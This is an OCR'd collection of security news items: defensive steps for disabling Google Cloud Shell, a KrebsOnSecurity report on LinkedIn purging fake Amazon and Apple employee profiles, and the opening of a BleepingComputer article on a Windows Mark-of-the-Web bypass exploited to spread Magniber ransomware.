
The only way to effectively block this persistence method is to disable Cloud Shell for all users. Below are step-by-step instructions a Google admin user can use to disable Cloud Shell:

1. Login to the Google Admin console at https://admin.google.com/


2. Select Additional Google services on the left menu bar.




3. Now select Google Cloud Platform from the menu in the middle of the screen.



4. Click on Cloud Shell settings to open the Cloud Shell options menu.



5. Uncheck the box Allow access to Cloud Shell.



6. Lastly, click the SAVE button to save the configuration.

The Google Cloud Shell is now disabled for the organization.

In the end, using the .customize_environment file for persistence is a method that under the right conditions is a solid persistence option with limited detection capabilities.

If you'd like to schedule a consult with IBM Security X-Force visit: www.ibm.com/security/xforce?schedulerform

Source: https://securityintelligence.com/posts/attacker-achieve-persistence-google-cloud-platform-cloud-shell/

16. Battle with Bots Prompts Mass Purge of Amazon, Apple Employee Accounts on LinkedIn

On October 10, 2022, there were 576,562 LinkedIn accounts that listed their current employer as Apple Inc. The next day, half of those profiles no longer existed. A similarly dramatic drop in the number of LinkedIn profiles claiming employment at Amazon comes as LinkedIn is struggling to combat a significant uptick in the creation of fake employee accounts that pair AI-generated profile photos with text lifted from legitimate users.

Jay Pinho is a developer who is working on a product that tracks company data, including hiring. Pinho has been using LinkedIn to monitor daily employee headcounts at several dozen large organizations, and last week he noticed that two of them had far fewer people claiming to work for them than they did just 24 hours previously.

Pinho's screenshot below shows the daily count of employees as displayed on Amazon's LinkedIn homepage. Pinho said his scraper shows that the number of LinkedIn profiles claiming current roles at Amazon fell from roughly 1.25 million to 838,601 in just one day, a 33 percent drop:

Date & Time ↑	Company	Employees
10/9/2022, 11:04:54 AM	Amazon	1,249,921
10/9/2022, 11:02:10 PM	Amazon	1,249,921
10/10/2022, 11:01:19 AM	Amazon	1,249,848
10/10/2022, 11:04:41 PM	Amazon	838,674
10/11/2022, 11:01:16 AM	Amazon	838,674
10/11/2022, 11:02:32 PM	Amazon	838,601

The number of LinkedIn profiles claiming current positions at Amazon fell 33 percent overnight. Image: twitter.com/jaypinho

Date & Time ↑	Company	Employees
10/9/2022, 11:02:45 AM	Apple	576,611
10/9/2022, 11:02:06 PM	Apple	576,611
10/10/2022, 11:06:29 AM	Apple	576,562
10/10/2022, 11:02:02 PM	Apple	285,075
10/11/2022, 11:00:55 AM	Apple	284,991
10/11/2022, 11:01:46 PM	Apple	284,991

Neither Amazon or Apple responded to requests for comment. LinkedIn declined to answer questions about the account purges, saying only that the company is constantly working to keep the platform free of fake accounts. In June, LinkedIn acknowledged it was seeing a rise in fraudulent activity happening on the platform.

KrebsOnSecurity hired Menlo Park, Calif.-based SignalHire to check Pinho's numbers. SignalHire keeps track of active and former profiles on LinkedIn, and during the Oct 9-11 timeframe SignalHire said it saw somewhat smaller but still unprecedented drops in active profiles tied to Amazon and Apple.


"The drop in the percentage of 7-10 percent [of all profiles], as it happened [during] this time, is not something that happened before," SignalHire's Anastacia Brown told KrebsOnSecurity.

Brown said the normal daily variation in profile numbers for these companies is plus or minus one percent.

"That's definitely the first huge drop that happened throughout the time we've collected the profiles," she said.

In late September 2022, KrebsOnSecurity warned about the proliferation of fake LinkedIn profiles for Chief Information Security Officer (CISO) roles at some of the world's largest corporations. A follow-up story on Oct. 5 showed how the phony profile problem has affected virtually all executive roles at corporations, and how these fake profiles are creating an identity crisis for the businesses networking site and the companies that rely on it to hire and screen prospective employees.

A day after that second story ran, KrebsOnSecurity heard from a recruiter who noticed the number of LinkedIn profiles that claimed virtually any role in network security had dropped seven percent overnight. LinkedIn declined to comment about that earlier account purge, saying only that, "We're constantly working at taking down fake accounts."



A "swarm" of LinkedIn AI-generated bot accounts flagged by a LinkedIn group administrator recently.

It's unclear whether LinkedIn is responsible for this latest account purge, or if individually affected companies are starting to take action on their own. The timing, however, argues for the former, as the account purges for Apple and Amazon employees tracked by Pinho appeared to happen within the same 24 hour period.

It's also unclear who or what is behind the recent proliferation of fake executive profiles on LinkedIn. Cybersecurity firm Mandiant (recently acquired by Google) told Bloomberg that hackers working for the North Korean government have been copying resumes and profiles from leading job listing platforms LinkedIn and Indeed, as part of an elaborate scheme to land jobs at cryptocurrency firms.

On this point, Pinho said he noticed an account purge in early September that targeted fake profiles tied to jobs at cryptocurrency exchange Binance. Up until Sept. 3, there were 7,846 profiles claiming current executive roles at Binance. The next day, that number stood at 6,102, a 23 percent drop (by some accounts that 6,102 head count is still wildly inflated).

Date & Time ↑	Company	Employees
9/3/2022, 5:00:49 PM	Binance	7,846
9/3/2022, 11:00:47 PM	Binance	7,846
9/4/2022, 5:01:07 AM	Binance	7,846
9/4/2022, 11:00:47 AM	Binance	6,102
9/4/2022, 5:00:48 PM	Binance	6,102
9/4/2022, 11:00:48 PM	Binance	6,102

Fake profiles also may be tied to so-called "pig butchering" scams, wherein people are lured by flirtatious strangers online into investing in cryptocurrency trading platforms that eventually seize any funds when victims try to cash out.

In addition, identity thieves have been known to masquerade on LinkedIn as job recruiters, collecting personal and financial information from people who fall for employment scams.

Nicholas Weaver, a researcher for the International Computer Science Institute at University of California, Berkeley, suggested another explanation for the recent glut of phony LinkedIn profiles: Someone may be setting up a mass network of accounts in order to more fully scrape profile information from the entire platform.

"Even with just a standard LinkedIn account, there's a pretty good amount of profile information just in the default two-hop networks," Weaver said. "We don't know the purpose of these bots, but we know creating bots isn't free and creating hundreds of thousands of bots would require a lot of resources."

In response to last week's story about the explosion of phony accounts on LinkedIn, the company said it was exploring new ways to protect members, such as expanding email domain verification. Under such a scheme, LinkedIn users would be able to publicly attest that their profile is accurate by verifying that they can respond to email at the domain associated with their current employer.

LinkedIn claims that its security systems detect and block approximately 96 percent of fake accounts. And despite the recent purges, LinkedIn may be telling the truth, Weaver said.

"There's no way you can test for that," he said. "Because technically, it may be that there were actually 100 million bots trying to sign up at LinkedIn as employees at Amazon."

Weaver said the apparent mass account purge at LinkedIn underscores the size of the bot problem, and could present a "real and material change" for LinkedIn.

"It may mean the statistics they've been reporting about usage and active accounts are off by quite a bit," Weaver said.

Source: https://krebsonsecurity.com/2022/10/battle-with-bots-prompts-mass-purge-of-amazon-apple-employee-accounts-on-linkedin/

17. Exploited Windows zero-day lets JavaScript files bypass security warnings


An update was added to the end of the article explaining that any Authenticode-signed file, including executables, can be modified to bypass warnings.

A new Windows zero-day allows threat actors to use malicious stand-alone JavaScript files to bypass Mark-of-the-Web security warnings. Threat actors are already seen using the zero-day bug in ransomware attacks.

Windows includes a security feature called Mark-of-the-Web (MoTW) that flags a file as having been downloaded from the Internet and, therefore, should be treated with caution as it could be malicious.

Hackers selling access to 576 corporate networks for $4 million

The MoTW flag is added to a downloaded file or email attachment as a special Alternate Data Stream called 'Zone.Identifier,' which can be viewed using the 'dir /R' command and opened directly in Notepad, as shown below.




The Mark-of-the-Web alternate data stream

Source: BleepingComputer

This 'Zone.Identifier' alternate data stream includes what URL security zone the file is from (three equals the Internet), the referrer, and the URL to the file.

When a user attempts to open a file with the Mark-of-the-Web flag, Windows will display a warning that the file should be treated with caution.

"While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not open this software," reads the warning from Windows.



Windows security warning when opening files with MoTW flags

Source: BleepingComputer


Microsoft Office also utilizes the MoTW flag to determine if the file should be opened in Protected View, causing macros to be disabled.

Windows MoTW bypass zero-day flaw

The HP threat intelligence team recently reported that threat actors are infecting devices with Magniber ransomware using JavaScript files.

To be clear, we are not talking about JavaScript files commonly used on almost all websites, but .JS files distributed by threat actors as attachments or downloads that can run outside of a web browser.


The JavaScript files seen distributed by the Magniber threat actors are digitally signed using an embedded base64 encoded signature block as described in this Microsoft support article.



JavaScript file used to install the Magniber Ransomware

Source: BleepingComputer

After being analyzed by Will Dormann, a senior vulnerability analyst at ANALYGENCE, he discovered that the attackers signed these files with a malformed key.




Malformed signature in malicious JavaScript file

Source: BleepingComputer

When signed in this manner, even though the JS file was downloaded from the Internet and received a MoTW flag, Microsoft would not display the security warning, and the script would automatically execute to install the Magniber ransomware.

Dormann further tested the use of this malformed signature in JavaScript files and was able to create proof-of-concept JavaScript files that would bypass the MoTW warning.

